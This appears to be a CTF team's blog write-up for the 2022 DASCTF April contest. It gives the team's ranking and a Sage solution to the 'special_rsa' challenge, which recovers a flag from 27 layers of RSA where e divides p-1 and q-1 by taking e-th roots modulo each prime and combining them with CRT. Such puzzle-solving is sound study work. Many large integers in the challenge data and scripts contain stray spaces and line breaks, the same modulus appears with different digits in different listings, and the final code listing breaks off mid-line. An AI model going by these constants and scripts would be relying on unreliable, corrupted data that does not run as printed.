2022DASCTF Apr X FATE 防疫挑战赛WP

原创

Harry0597 已于 2022-04-26 11:51:21 修改 599 收藏 4

分类专栏： CTF_WP 文章标签： python wireshark

于 2022-04-24 15:49:22 首次发布

本文链接：https://blog.csdn.net/LaniakeaHarry/article/details/124384460

> **NEFU-NSILAB下Maple战队分队于4月23日10:00 - 18:00所产**
> 您也可以点击此处观看

文章目录

队伍信息

名称：村通网队

成员：4人

队伍队长：

- Do1phln
  - 学校/单位：东北林业大学

队伍成员：

- UPON
  - 学校/单位：东北林业大学
- HXDCHLL
  - 学校/单位：东北林业大学
- 0HB
  - 学校/单位：东北林业大学

排名：30

25	null	杭州电子科技大学	1756
26	S1cT34m	山东商业职业技术学院	1586
27	abccs	签到	1586
28	445	成都七中	1560
29	404gg	自由职业	1553
30	村通网队	东北林业大学	1553
31	合肥网安	合肥网安	1553
32	摸摸摸	西南石油大学	1541
33	0x04	温州市职业中等专业学校	1541
34	楼上请让路*	许昌学院	1400

35	一教卖热狗	杭州电子科技大学	1398

解题情况

2道Crypto，总3道

2道Misc， 总5道

解题数

用户名	题目	分类	分数
0HB	special_rsa	CRYPTO	953
0HB	easy_real	CRYPTO	200
UPON	SimpleFlow	MISC	200
0HB	问卷题	MISC	200

其中Crypto方向第8名

All | CRYPTO | MISC | PWN | REVERSE | WEB

排名	队伍	学校/单位	积分	解题数	最后得分时间
1	教育网专区刀房单挑	西安工业大学	2149	3	8 小时前
2	阿威十八式	杭州电子科技大学	2149	3	7 小时前
3	bnsbns	合工大	2149	3	5 小时前
4	N0v4dy-Signin	杭州师范大学	2149	3	2 小时前
5	UCASHCA	家里蹲	1196	2	7 小时前
6	radar	徐州工程学院	1196	2	3 小时前
7	Bi8b0	杭州师范大学	1153	2	8 小时前
8	村通网队	东北林业大学	1153	2	6 小时前

Crypto

special_rsa

题目

```python
from Crypto.Util.number import *
def getPrime1(bitLength, e):
    while True:
        i = getPrime(bitLength)
        if (i - 1) % e ** 2 == 0:
            return i
flag=b'DASCTF{??????????????????}'
m = bytes_to_long(flag)
lenth = ((len(bin(m)) - 2) // 2) + 9
e=113
p = getPrime1(lenth, e)
q = getPrime1(lenth, e)
n=p*q
print(f"n = {n}")
c1 = pow(m, e, n)
for i in range(26):
    lenth = ((len(bin(c)) - 2) // 2) + 9
    p = getPrime1(lenth, e)
    q = getPrime1(lenth, e)
    n=p*q
    print(f"n = {n}")
    c=pow(c,e,n)
print(f"e = {e}")
print(f"c = {c}")
```

```
# output.txt
n = 113487614991757536317636670441056515854959442779490120297756067713170361
7
n = 685063212314374537340073747063671207603264821770470060999534541360952481
03663
n = 778350359376544634336308330270473160838467718519953731744537225103006477
8965500447
n = 107013568748835616116420269744950084372564561712966175174424697991369913
0211505096520493
n = 840124021157045059528345287330635740326990545244750283925409271979629761
5065788763727564
3641
n = 449727858243369903470021187708730978482903682305704340231429747818521620
5338241432310114079123771
n = 222438508972972285373674471797570608108219830357859030918870564627162064
6625987900374370360935791394
89
n = 191168477512640298745519712406845799965706010266795603093053691687791303
1793835669260917616651536925
0878437
n = 154990398670979772113107083090166774489239238263634715878983485186863886
3292232718716074359148785900673192362699
n = 623877666907259962799686364786982222632352335110746460325014958559280956
1179669411257347840581330562330715726161619643
n = 149613468815094181161817863881035329786434515024198653047232850897436412
4440160181353848429438725939837967063441528305921
n = 128744123633657656499069966444992201456797762973822340505291131642660343
4367834131400235099833151774268118903154524928661125061
n = 691734265205859621786912217729809498441575123467703984951418134968507907
3411591975537016273056773954075238307918266361998553646469
n = 199930685116747777090580072161557941636527370741430868441979431180917759
5829473632853128686208533753019224536487399393397120864878000113
n = 138594056023048386926766329537127538558164718841925506735112367176642328
3522574720343816624936662992209107832379182317191665198331245292183 31
n = 839727238890458342553146271499921964257209127989869537783819458399521473
7828538895164195817973441184775814069396690436662985593377966417476040659
n = 833728893321660886514132548853760852655611302147546863617849647447447110
9266847328113224935204052063909287129427629328774427691926509147968166716967
1
n = 106849539146283708308892199036547071409680940247670313666245957319185234
3546612351409465959535723141047173873695226638392873716348555001319095914925
2435167
n = 428359134899960532964729749713513106760306719712194950954567619156985067
3225647312946539912046668536896889003392687644692807695695351090697294046212
90809120793
n = 244914131334288513069336887335188985168902178036478068290027759359757415
6842204734420644274698387173572348686590174335210230580120022495816649693766
3406627341150101
n = 224751733560031017690996410906050281524020768451091844720976759751141493
4626668616704865548059751008841620288545344598917362752622130186820039265603
3123549632586738605 79
n = 157978379942536176944325875241196121764116712487226808271002140500926678
9420904913835440345912059649581308520556914463627539061647110872785551538816
0683979149920702530720 2087
n = 439385718694974849136829751929550126147944988160572040910163743023418541
0077513292432156987679769934295919164620657144484588394230571095689433410696
3321644724361549027630634869933
n = 260906529853447091473068645471622490533313181289064337863063604322425548
4662185236061585264231004975072801053316107165770342161619265243081616632312
9347422882629858301818834497809655 31
n = 222235907202454132555071455958700740228567465616560859711214102245461514
4281873919091760546618648936457133383915095366535473501346158071943398399520
0433394954056794356881041394577964210620 1
n = 448904728244276262524511200595274866776623710339454815421953542554734038
1585332059146891729547457827168086539430494684779153571076694704919581626122
4382109115684638995528332538466194474846836399
n = 106278963377434941793878835300151676330374338938112038052226232712309972
8631034935663418832664265833959487018276693680850987382421521055508477988016
2465580955459254140486630823684883426333345712405 63
e=113
c=102832491903810468347548575923499515846654329818463721901235405388339175917
2761125802189697762778242175407876548832454351014064525118465877297277847501
4775869556806453119991740056068332941728308171 59
```

可知

flag被rsa加密后产生的密文C 就是 下次一次加密的明文，即：**循环加密密文**

附件给出了e、所有的n 、最后的C

根据n，利用分解网站依次写出对应p、q

由p、q生成过程发现，e|(q-1) 且 e|(p-1)

简单的e，phi不互素不能处理gcd(e, phi) = e的情况

参考以下原理

> e 和 p−1 （或 q−1）的最大公约数就是 e 本身，也就是说 e | (p−1)，只有对 c 开 e 次方根才行。
> 可以将同余方程 m^e ≡ c (modn) 化成
> m^e ≡ c (modp)
> m^e ≡ c (modq)
> 然后分别在 GF§ 和 GF(q) 上对 c 开 e 次方根，再用CRT组合一下即可得到在 modn 下的解。
> 问题是，**如何在有限域内开根**？
> 这里 e 与 p−1 和 q−1 都不互素，不能简单地求个逆元就完事。
> 这种情况下，**开平方根**可以用 `Tonelli-Shanks algorithm`，Wiki说这个算法可以**扩展到开n次方根**。
> 在这篇paper里给出了具体的算法：`Adleman-Manders-Miller rth Root Extraction Method`。
> 这个算法只能开出一个根，实际上开 e 次方，最多会有 e 个根（这题的情况下有0x1337个根）。
> 如何找到其他根？
> StackOverflow – Cube root modulo P 给出了方法。
> 如何找到所有的 `primitive 0x1337th root of 1`？
> StackExchange – Finding the n-th root of unity in a finite field 给出了方法。
> **Exploit**（以 `e=0x1337` 为例）
>
> - 先用 `Adleman-Manders-Miller rth Root Extraction Method` 在 GF§ 和 GF(q) 上对 c 开 e 次方根，分别得到一个解。大概不到10秒。
> - 然后去找到所有的 `0x1336` 个 `primitive nth root of 1`，乘以上面那个解，得到所有的 `0x1337` 个解。大概1分钟。
> - 再用CRT对 GF§ 和 GF(q) 上的两组 `0x1337` 个解组合成 modn 下的解，可以得到 `0x1337**2=24196561` 个 modn 的解。最后能通过 `check()` 的即为flag。大概十几分钟。

解出后，发现不止一个解，需要初步筛选

由c = m^e mod n 原理 以及 循环加密的逻辑，不难发现**解出来的 m 得小于 上一个n**

即使加上以上限定条件，仍有些m解出来不只1个

所以，当解到一组无解时，需要更换 无解这组之前的m（**下面会用 列表表示 每次解得的 所有符合条件的m**

直到打印出预期的c0 (flag加密得来)

```
#脚本2
#Sage

n0 = 113487614991757536317636670441056515854959442779490120297756067713170361 7
n1 = 685063212314374537340073747063671207603264821770470060999534541360952481036 63
n2 = 778350359376544634336308330270473160838467718519953731744537225103006477896550044 7
n3 = 107013568748835616116420269744950084372564561712966175174424697991369913021150509652049 3
n4 = 840124021157045059528345287330635740326990545244750283925409271979629761506578876372756436 41
n5 = 449727858243369903470021187708730978482903682305704340231429747818521620533824143231011407912377 1
n6 = 222438508972972285373674471797570608108219830357859030918870564627162064662598790037437036093579139489
n7 = 191168477512640298745519712406845799965706010266795603093053691687791303179383566926091761665153692508784377
n8 = 154990398670979772113107083090166774489239238263634715878983485186863886329223271871607435914878590067319236269 9
```

```
n9 = 623877666907259962799686364786982222632352335110746460325014958559280956117966941125734784058133056233071572616196 43
n10 = 14961346881509418116181786388103532978643451502419865304723285089743641244401601813538484294387259398379670634415283059 21
n11 = 12874412363365765649906996644499220145679776297382234050529113164266034343678341314002350998331517742681189031542492866112 5061
n12 = 69173426520585962178691221772980949844157512346770398495141813496850790734115919755370162730567739540752383079182663619985536464 69
n13 = 19993068511674777709058007216155794163652737074143086844197943118091775958294736328531286862085337530192245364873993933971208648780001 13
n14 = 13859405602304838692676632953712753855816471884192550673511236717664232835225747203438166249366629922091078323791823171916651983312452921833 1
n15 = 83972723889045834255314627149992196425720912798986953778381945839952147378285388951641958179734411847758140693966904366629855933779664174760406 59
n16 = 83372889332166088651413254885376085265561130214754686361784964744744711092668473281132249352040520639092871294276293287744276919265091479681667169671
n17 = 10684953914628370830889219903654707140968094024767031366624595731918523435466123514094659595357231410471738736952266383928737163485550013190959149252435167
n18 = 42835913489996053296472974971351310676030671971219495095456761915698506732256473129465399120466685368968890033926876446928076956953510906972940462129080912079 3
n19 = 24491413133428851306933688733518898516890217803647806829002775935975741568422047344206442746983871735723486865901743352102305801200224958166496937663406627341150101
n20 = 22475173356003101769099641090605028152402076845109184472097675975114149346266686167048655480597510088416202885453445989173627526221301868200392656033123549632586736605 79
n21 = 15797837994253617694432587524119612176411671248722680827100214050092667894209049138354403459120596495813085205569144636275390616471108727855515388160683979149920702530720 2087
n22 = 43938571869497484913682975192955012614794498816057204091016374302341854100775132924321569876797699342959191646206571444845883942305710956894334106963321644724361549027630634869933
n23 = 26090652985344709147306864547162249053331318128906433786306360432242554846621852360615852642310049750728010533161071657703421616192652430816166323123934742288262985830181883449780965531
n24 = 22223590720245413255507145595870074022856746561656085971121410224546151442818739190917605466186489364571333839150953665354735013461580719433983995200433394954056794356881041394577964210620 1
n25 = 44890472824427626252451120059527486677662371033945481542195354255473403815853320591468917295474578271680865394304946847791535710766947049195816261224382109115684638995528332538466194474846836399
n26 = 10627896337743494179387883530015167633037433893811203805222623271230997286310349356634188326642658339594870182766936808509873824215210555084779880162465580955459254140486630823684883426333345712405 63
e = 113
c = 10283249190381046834754857592349951584665432981846372190123540538833917591727611258021896977627782421754078765488324543510140645251184658772972778475014775869556806453119991740056068332941728308171 59

p26 = 97800905069726275933738887132037016545880056679828041966795955285918090606690711405382625814010661 7
q26 = 10866869105318024451466594840126130836473703076284387601183760299698362225339705545657510693146225 39
p25 = 59525907909020916352687266735389515274333556608398166217339647069014419778623334115325586677172 27
q25 = 75413335808397896456786998552901452126777679154290088630043972572133677531000589666253568357370 37
p24 = 14702310219802004876082313481498680940324963613770096574742182597840558294030859405666549879531
q24 = 15115713372931874518523751684548940147062395364112500028355694776530968944848166318295947674571
p23 = 43870497594014737833600078975099212558645315030912084285417550950854483979406797450479252891
q23 = 59471978701477648587546053450213894562580907285714122639903144859545186463681183925646967041
p22 = 20672145677808991278064118679539337653737282844972252039782960659326758568144864148234573 7
q22 = 21254964314935335795064355761496623599994250989427100647614592912054140750353864465143590 9
p21 = 36846190220781702301307803147704254105398757100367738633356704303047745151842473183817 3
q21 = 42875092104755632759586487661929241469454366823732072351870470791431060156577050440161 9
p20 = 13281656087150121457072393033991290706574274961295414168611875410921527966763712370 57
q20 = 16921966062460857294833988840590698841825358249537623291648554665895775309534933477 47
p19 = 44794308006909158747194035163316771278069635292478099660247777084962709010924016 87
q19 = 54675279568223823093980957044094090748186648882853753070557158422831839392978399 23
p18 = 15874438801602936764330936047390981280096007684699625987478211613419079727910193
q18 = 26984206512970181742033712455904984758134288864531714209886622060356697128804201
p17 = 10236645866868991100402784964039200282164229585532773599441263423569671732967 1
```

```
q17 = 104379442774418262390337411577160146519860415840398189010112686742489182665577
p16 = 26277559954222082060877873891141471066083554977289546839476111943422007100 3
q16 = 31727789595917316334765032101221355595538592941862200688052187001213020755 7
p15 = 26236295890051151523290945527492997110262406998964241206601456472265635 47
q15 = 32006318361765555260095330598916901770915381039046797800206398960159378 97
p14 = 11136261905010083405430254612464029672882837025885682392810368001188527
q14 = 12445294229358634680867170058509842935273054334385354032543323581223253
p13 = 43449898447639409732732812916430042263570178747794530133229640125923
q13 = 46014074200352892806829193743016415423205917845271691428043440245531
p12 = 66882708962198932251728043152245270662769508317424500666902658099
q12 = 10342497723840956844797849549964305130790736636725921939393701 4631
p11 = 35012137146189479357811024322266578224773784041007659143490 3787
q11 = 36771283939652175773638435003080280347796582205861683355330 5103
p10 = 95441280412645075409780899149047078283329102830998057550 6163
q10 = 15675970415341556792386559922150223945973764210962983632110 67
p9 = 66230231789936270327583508468386179377106016635288391847 27
q9 = 94198321528758201801396334050892782784084074535229783573 09
p8 = 37185691759470013533730603170661686570987787098353146897
q8 = 41680117092754807988080699273322244961911189757589699867
p7 = 13581327256645690619393463664421752710091754257885669 7
q7 = 14075831757834763584856304523231461016103981513589742 1
p6 = 38578822364373559050018500171075849590452846205846 1
q6 = 57658190515008539332773409041952995223218649806094 9
p5 = 16568485897544676673683128559297597641001206578 31
q5 = 27143570089890721050814112957415403371411426417 41
p4 = 78322990179378803955837150324769623299292265 81
q4 = 10726403821316775206273675267109184566904426261
p3 = 24335212484189159197840692460327461505035059
q3 = 43974782968656404951924524450501283426052127
p2 = 88067722275537586769787599991567203589751
q2 = 88380889077762105057154017276462714444697
p1 = 23207923141530832545009290688060608 2069
q1 = 29518505733434045149258865087287674622 7
p0 = 95373095078675167116201953717197456 7
q0 = 11899332290531133614229585277922321 51


def solve(p, q, c, e, n_):

    P.<a>= PolynomialRing(Zmod(p), implementation='NTL')
    f = a ^ e - c
    mps = f.monic().roots()

    P.<a>= PolynomialRing(Zmod(q), implementation='NTL')
    g = a ^ e - c
    mqs = g.monic().roots()

    for mpp in mps:
        x = mpp[0]
        for mqq in mqs:
            y = mqq[0]
            solution = CRT_list([int(x), int(y)], [p, q])
            if solution < n_:
                solutions.append(solution)


p = []
q = []
n_ = []
for i in range(0, 27):
```

```
    solutions = []
    i = 26 - i
    print(i)
    print("c", c)
    eval("p.append(p{0})".format(i))
    print('p',p[-1])
    eval("q.append(q{0})".format(i))
    print('q', q[-1])
    eval("n_.append(n{0})".format(i-1))
    print("上一个n", n_[-1])
    solve(p[-1], q[-1], c, e, n_[-1])
    print(solutions)
    if i == 21:
        c = solutions[0]
    elif i==9:
        c = solutions[-2]
    elif i==5:
        c = solutions[0]
    else:
        c = solutions[-1]
    print()
    print()

print(c)
```

```
# 输出数据
26
c 10283249190381046834754857592349951584665432981846372190123540538833917591727611258021896977627782421754078765
48832454351014064525118465877297277847501477586955680645311999174005606833294172830817159
p 97800905069726275933738887132037016545880056679828041966795955285918090606690711405382625814010661 7
q 10866869105318024451466594840126130836473703076284387601183760299698362225339705545657510693146225 39
上一个n 44890472824427626252451120059527486677662371033945481542195354255473403815853320591468917295474578271680
86539430494684779153571076694704919581626122438210911568463899552833253846619447484683639 9
[34477005676820162206313524350718388995388964361111914461122792945404747258640626572519670215765749828347378102656628531443002193905830917576501911098980764185815997345702819264240009751148442426]


25
c 34477005676820162206313524350718388995388964361111914461122792945404747258640626572519670215765749828347378102656628531443002193905830917576501911098980764185815997345702819264240009751148442426
p 59525907909020916352687266735389515274333556608398166217339647069014419778623334115325586677172 27
q 75413335808397896456786998552901452126777679154290088630043972572133677531000589666253568357370 37
上一个n 22223590720245413255507145595870074022856746561656085971121410224546151442818739190917605466186489364571333839150953666354735013461580719433983995200433394954056794356881041394577964210620 1
[12225147435577040704929992372080700261929403896476876644409793224073666022120858752419095218417540839532726427394799892457235867418984563395763804319933822806074887352229256406169715908415 5]


24
c 12225147435577040704929992372080700261929403896476876644409793224073666022120858752419095218417540839532726427394799892457235867418984563395763804319933822806074887352229256406169715908415 5
p 14702310219802004876082313481498680940324963613770096574742182597840558294030859405666549879531
q 15115713372931874518523751684548940147062395364112500028355694776530968944848166318295947674571
上一个n 26090652985344709147306864547162249053331318128906433786306360432242554846621852360615852642310049750728010533161071657703421616192652430816166323129347422882629858301818834497809655 31
[23029829883061308737186782480469656356199771223788754009798457768879641024909197009707054112144732996136717017622601474950400386094770110760663205272672773260159322857897204729197891 58]
```

23
c 230298298830613087371867824804696563561997712237887540097984577688796410249091970097070541121447329961367170176226014749504003860947701107606632052726727732601593228578972047291978915 8
p 438704975940147378336000789750992125586453150309120842854175509508544839794067974504792528 91
q 594719787014776485875460534502138945625809072857141226399031448595451864636811839256469670 41
上一个n 439385718694974849136829751929550126147944988160572040910163743023418541007751329243215698767976993429591916462065714448458839423057109568943341069633216447243615490276306348699 33
[235374514752646547833975196771859098632926652489415446461270418928106992546931576688782721630474479654943601476846053306968718075407137684995646379990431100952196929994106802269 95]

22
c 235374514752646547833975196771859098632926652489415446461270418928106992546931576688782721630474479654943601476846053306968718075407137684995646379990431100952196929994106802269 95
p 206721456778089912780641186795393376537372828449722520397829606593267585681448641482345737
q 212549643149353357950643557614966235999942509894271006476145929120541407503538644651435909
上一个n 157978379942536176944325875241196121764116712487226808271002140500926678942090491383544034591205964958130852055691446362753906164711087278555153881606839791499207025307202087
[140177373424899679430074829392928313477693819706173332758040927339401517742208025981523425936186925200196496612125625456430631622632150834127049737384042503028994857458226467]

21
c 140177373424899679430074829392928313477693819706173332758040927339401517742208025981523425936186925200196496612125625456430631622632150834127049737384042503028994857458226467
p 368461902207817023013078031477042541053987571003677386333567043030477451518424731838173
q 428750921047556327595864876619292414694543668237320723518704707914310601565770504401619
上一个n 224751733560031017690996410906050281524020768451091844720976759751141493462666861670486554805975100884162028854534459891736275262213018682003926560331235496325867386057 9
[963130018196161068022561826136699615972631158326273266709450636152057794259408910239684181019014240059847446622341252471979045951190123708301480386597157821916163544334, 219785508612613802216451325231684154232671610129643237209951549593627718088951326786938561835919852060454295291676893330256385004619027744244112309090521216117612270955]

20
c 963130018196161068022561826136699615972631158326273266709450636152057794259408910239684181019014240059847446622341252471979045951190123708301480386597157821916163544334
p 132816560871501214570723930339912907065742749612954141686118754109215279667637123705 7
q 169219660624608572948339888405906988418253582495376232916485546658957753095349334774 7
上一个n 244914131334288513069336887335188985168902178036478068290027759359757415684220473442064427469838717357234868659017433521023058012002249581664969376634066273411501 01
[220997803964618297223793894113340902796090604317011216091825157238152606527567550539907063247099325148320322569861258583193546992288029978676338324041838291979932 1]

19
c 220997803964618297223793894113340902796090604317011216091825157238152606527567550539907063247099325148320322569861258583193546992288029978676338324041838291979932 1
p 447943080069091587471940351633167712780696352924780996602477770849627090109240168 7
q 546752795682238230939809570440940907481866488828537530705571584228318393929783992 3
上一个n 428359134899960532964729749713513106760306719712194950954567619156985067322564731294653991204666853689688900339268764469280769569535109069729404621290809120793
[339872121965407658932035525463686156827750242931688944610910333924021823802853041665508873405457522819631217022111208112413457553033499000314226547656845920264, 105203615092085867196180713024031580953262645244470745062806287628728083957360817366488801411967688912343820375347382249694217193012009121220949533257603223298]

18
c 105203615092085867196180713024031580953262645244470745062806287628728083957360817366488801411967688912343820 37

534738224969421719301200912122094953325760322329 8
p 158744388016029367643309360473909812800960076846996259874782116134190797279101 93
q 269842065129701817420337124559049847581342888645317142098866220603566971288042 01
上一个n 106849539146283708308892199036547071409680940247670313666245957319185234354661235140946595953572314104717387369522663839287371634855500131909591492524351 67
[277080747417313855968158372257506362663239610910199062842642288212669256761187689342449201374653349849943632822183468650373068760897751956379060778811724 2]

17
c 277080747417313855968158372257506362663239610910199062842642288212669256761187689342449201374653349849943632822183468650373068760897751956379060778811724 2
p 102366458668689911004027849640392002821642295855327735994412634235696717329671
q 104379442774418262390337411577160146519860415840398189010112686742489182665577
上一个n 833728893321660886514132548853760852655611302147546863617849647447447110926684732811322493520405206390928712942762932877442769192650914796816671691 671
[795225635074200972416715407492674151072132236148140361744877086629645518014372325406598778538163968756939219784830297883287877521675300217947954318 57]

16
c 795225635074200972416715407492674151072132236148140361744877086629645518014372325406598778538163968756939219784830297883287877521675300217947954318 57
p 262775599542220820608778738911414710660835549772895468394761119434220071003
q 317277895959173163347650321012213555955385929418622006880521870012130207557
上一个n 839727238890458342553146271499921964257209127989869537783819458399521473782853889516419581797344118477581406939669043666298559337796641747604065 9
[574043001001368462864455187982504601273467927244524238162048140847191616730104789025636800879941878264744849677218491639917793349946069037045955 6, 203729889901687404521927799964322006319809723455733523592148188521125363681311580360331523807403582221160370796452877757690093587794951031664622 3]

15
c 203729889901687404521927799964322006319809723455733523592148188521125363681311580360331523807403582221160370796452877757690093587794951031664622 3
p 262362958900511515232909455274929971102624069989642412066014564722656354 7
q 320063183617655552600953305989169017709153810390467978002063989601593789 7
上一个n 138594056023048386926766329537127538558164718841925506735112367176642328352257472034381662493666299220910783237918231719166519833124529218331
[916205342059131665382630946396866215452072901946306474979827813664179410901953136554200478058469060505558212441358421463920178004387193049 94]

14
c 916205342059131665382630946396866215452072901946306474979827813664179410901953136554200478058469060505558212441358421463920178004387193049 94
p 111362619050100834054302546124640296728828370258856823928103680011885 27
q 124452942293586346808671700585098429352730543343853540325433235812232 53
上一个n 199930685116747777090580072161557941636527370741430868441979431180917759582947363285312868620853375301922453648739939339712086487800011 3
[634223615344447851225076194238185184332604736515528218505996221339671015125769748828654573318605955936504358040759056745442253727290998]

13
c 634223615344447851225076194238185184332604736515528218505996221339671015125769748828654573318605955936504358040759056745442253727290998
p 434498984476394097327328129164300422635701787477945301332296401259 23
q 460140742003528928068291937430164154232059178452716914280434402455 31

上一个n 691734265205859621786912217729809498441575123467703984951418134968507907341159197553701627305677395407523830791826636199855364646 9
[115174707776088603196839530012221297124967785764990601514359821194465949863780771906938899727010902892747862959326659851542854359 9]

12
c 115174707776088603196839530012221297124967785764990601514359821194465949863780771906938899727010902892747862959326659851542854359 9
p 668827089621989322517280431522452706627695083174245006669026580 99
q 103424977238409568447978495499643051307907366367259219393937014631
上一个n 128744123633657656499069966444992201456797762973822340505291131642660343436783413140023509983315177426811890315424928661125061
[488555569161990125296111669024456142985011919303875640421807727426573013514031544767533515153453563257628330373551494963867 3]

11
c 48855556916199012529611166902445614298501191930387564042180772742657301351403154476753351515345356325762833037355149496386 73
p 350121371461894793578110243222665782247737840410076591434903787
q 367712839396521757736384350030802803477965822058616833553305103
上一个n 149613468815094181161817863881035329786434515024198653047232850897436412444016018135384842943872593983796706344152830592 1
[441483827088168645513094641426499891374571558703981036806090540801685962515269086990244001450093104554187188047355883908]

10
c 44148382708816864551309464142649989137457155870398103680609054080168596251526908699024400145009310455418718804735588390 8
p 954412804126450754097808991490470782833291028309980575506163
q 156759704153415567923865599221502239459737642109629836321106 7
上一个n 623877666907259962799686364786982222632352335110746460325014958559280956117966941125734784058133056233071572616196 43
[507462073444038044439698988761600259287741231418719732140270959257946521971690847772212144413620571469199864272842 74]

9
c 507462073444038044439698988761600259287741231418719732140270959257946521971690847772212144413620571469199864272842 74
p 662302317899362703275835084683861793771060166352883918472 7
q 941983215287582018013963340508927827840840745352297835730 9
上一个n 154990398670979772113107083090166774489239238263634715878983485186863886329223271871607435914878590067319236269 9
[657107719500394822892028354527169935943474820140535753753542512969310979794098072396859652456232677935960563842, 851834034713920072016294826766890940103178167607817794715692270318536007164857863881508649769981422663639184163, 527047155800840593369140310256885301274622245610009509121333858627158271116419456151449561049622379237851374997]

8
c 85183403471392007201629482676689094010317816760781779471569227031853600716485786388150864976998142266363918416 3
p 37185691759470013533730603170661686570987787098353146897
q 41680117092754807988080699273322244961911189757589699867
上一个n 19116847751264029874551971240684579996570601026679560309305369168779130317938356692609176166515369250878437
[57722241801799623971584184784683059949204221458554505519328505912531690557367281371949280218645214646615 11]

[5772224180179962397158418478468305994920422145855450551932850591253169055736728137194928021864521464661511]

7
c 5772224180179962397158418478468305994920422145855450551932850591253169055736728137194928021864521464661511
p 13581327256645690619393463664421752710091754257885669 7
q 14075831757834763584856304523231461016103981513589742 1
上一个n 22243850897297228537367447179757060810821983035785903091887056462716206466259879003743703609357913948 9
[20127041426367186564813135823013500617509085706841568606914883799438690181234896266941459027624427965 2]

6
c 20127041426367186564813135823013500617509085706841568606914883799438690181234896266941459027624427965 2
p 38578822364373559050018500171075849590452846205846 1
q 57658190515008539332773409041952995223218649806094 9
上一个n 44972785824336990347002118770873097848290368230570434023142974781852162053382414323101140791237 71
[16311954973759222298484801312023501474187289083656511971024856556172405285648307224866631408307 62]

5
c 16311954973759222298484801312023501474187289083656511971024856556172405285648307224866631408307 62
p 16568485897544676673683128559297597641001206578 31
q 27143570089890721050814112957415403371411426417 41
上一个n 84012402115704505952834528733063574032699054524475028392540927197962976150657887637275643641
[83436593835736927783034931301466249878138772728555530531816534785622373800125814331410735801, 54102890103742364
82926484253335323149384804356815097129683881515467726354066700018490069 61]

4
c 83436593835736927783034931301466249878138772728555530531816534785622373800125814331410735801
p 78322990179378803955837150324769623299292265 81
q 10726403821316775206273675267109184566904426261
上一个n 10701356874883561611642026974495008437256456171296617517442469799136991302115050965204 93
[61240262511605638317191308069126553693318515377914151010071584740664289154443781905639 9]

3
c 61240262511605638317191308069126553693318515377914151010071584740664289154443781905639 9
p 24335212484189159197840692460327461505035059
q 43974782968656404951924524450501283426052127
上一个n 77835035937654463433630833027047316083846771851995373174453722510300647789655004 47
[75234496019041049206239251016493664020161814501873598494995676373892733139042032 15]

2
c 75234496019041049206239251016493664020161814501873598494995676373892733139042032 15
p 88067722275537586769787599991567203589751
q 88380889077762105057154017276462714444697
上一个n 68506321231437453734007374706367120760326482177047006099953454136095248103663
[23388304805925808822689623463866376122782272519632037291479310043364093060855]

1
c 23388304805925808822689623463866376122782272519632037291479310043364093060855
p 23207923141530832545009290688060608 2069
q 29518505733434045149258865087287674622 7
上一个n 11348761499175753631763667044105651585495944277949012029775606771317036 17
[53296318153341311013989348488093143123693921875654781175946491674187297]

```
0
c 532963181533413110139893484880931431236939218756547811759464916741872 97
p 95373095078675167116201953717197 4567
q 11899332290531133614229585277922321 51
---------------------------------------------------------------------------
TypeError                                 Traceback (most recent call last)
<ipython-input-39-193924cf64b6> in <module>
    119     eval("q.append(q{0})".format(i))
    120     print('q', q[-Integer(1)])
--> 121     eval("n_.append(n{0})".format(i-Integer(1)))
    122     print("上一个n", n_[-Integer(1)])
    123     solve(p[-Integer(1)], q[-Integer(1)], c, e, n_[-Integer(1)])

<string> in <module>

TypeError: unsupported operand type(s) for -: 'function' and 'int'
```

报错是在预期内的。
因为对于flag这一组的加密而言，没有n_（**再上一组的n**）了

此时，单独拿出c、p、q, 解出的m转byte

```
#脚本2
#Sage
import libnum

c = 532963181533413110139893484880931431236939218756547811759464916741872 97
p = 95373095078675167116201953717197 4567
q = 11899332290531133614229585277922321 51
e = 113

P.<a>=PolynomialRing(Zmod(p),implementation='NTL')
f=a^e-c
mps=f.monic().roots()

P.<a>=PolynomialRing(Zmod(q),implementation='NTL')
g=a^e-c
mqs=g.monic().roots()

for mpp in mps:
    x=mpp[0]
    for mqq in mqs:
        y=mqq[0]
        solution = CRT_list([int(x), int(y)], [p, q])
        print(libnum.n2s(int(solution)))
```

得到多组乱码
根据题目中flag格式`flag=b'DASCTF{??????????????????}'`，搜索DASCTF，得解。

```
b"s*\xfc\xec\xa2\xf4\xcec\xcf'\r(a\x02\x86\xde\xed\xbc\x9dwO\x0f\xd1Va,\xe1\xeeP\x18"
b'\x97\xa9\x07\xd7\xd3\xa5\x03\x06\xabz\xa9&\xe1\xfcI\xc2Me\xf9\xbf\xd9\xb5\xbdC]a\xd0;sZ'
b'2\xd5\xd4\x17\xe7O\x06\xe5\xe7\x13\x85\xa8\xbb\x12\xb9\x90\xb910V\x0eVk\xc4\x98\x9f\xed\tt\x86'
b'DASCTF{s4g3m4th_i5_co0l!}'
b'$\x83\xfcx\x9eD\xd3\xa5\x06\nJ\xbaoI\x9e\x14\x80+G4\x8b\x9015? LA\xe7\xe8'
b'}\x9e!\x1e\x9c\xc8\xa2n"\xee#\x83\xb8!\xd5c\x9c9[\xb5F~\xa0\xb8\xe3\xb1R\xe2}\xea'
b"\x1a\x92{'\xf0?zO\xf5\rL\x1d\x11N?\x13\xc3\xb2\x08\xd2{\xd7s\xda0=h\x16G\xf8"
```

> DASCTF{s4g3m4th_i5_co0l!}

总代码

```
#脚本2
#Sage

n0 = 113487614991757536317636670441056515854959442779490120297756067713170361
7
n1 = 685063212314374537340073747063671207603264821770470060999534541360952481036
63
n2 = 778350359376544634336308330270473160838467718519953731744537225103006477896
5500447
n3 = 107013568748835616116420269744950084372564561712966175174424697991369913021
1505096520493
n4 = 840124021157045059528345287330635740326990545244750283925409271979629761506
57887637275643641
n5 = 449727858243369903470021187708730978482903682305704340231429747818521620533
82414323101140791237 71
n6 = 222438508972972285373674471797570608108219830357859030918870564627162064662
59879003743703609357913948 9
n7 = 191168477512640298745519712406845799657060102667956030930536916877913031793
835669260917616651536925087843 7
n8 = 154990398670979772113107083090166774489239238263634715878983485186863886329
223271871607435914878590067319236
2699
n9 = 623877666907259962799686364786982222632352335110746460325014958559280956117
966941125734784058133056233071572
61619643
n10 = 149613468815094181161817863881035329786434515024198653047232850897436412
4440160181353848429438725939837967
063441528305921
n11 = 128744123633657656499069966444992201456797762973822340505291131642660343436
783413140023509983315177426811 8
90315424928661125061
n12 = 691734265205859621786912217729809498441575123467703984951418134968507907341
159197553701627305677395407523 8
307918266361998553646469
n13 = 199930685116747777090580072161557941636527370741430868441979431180917759582
947363285312868620853375301922 4
536487399393397120864878000113
n14 = 138594056023048386926766329537127538558164718841925506735112367176642328352
257472034381662493666299220910 7
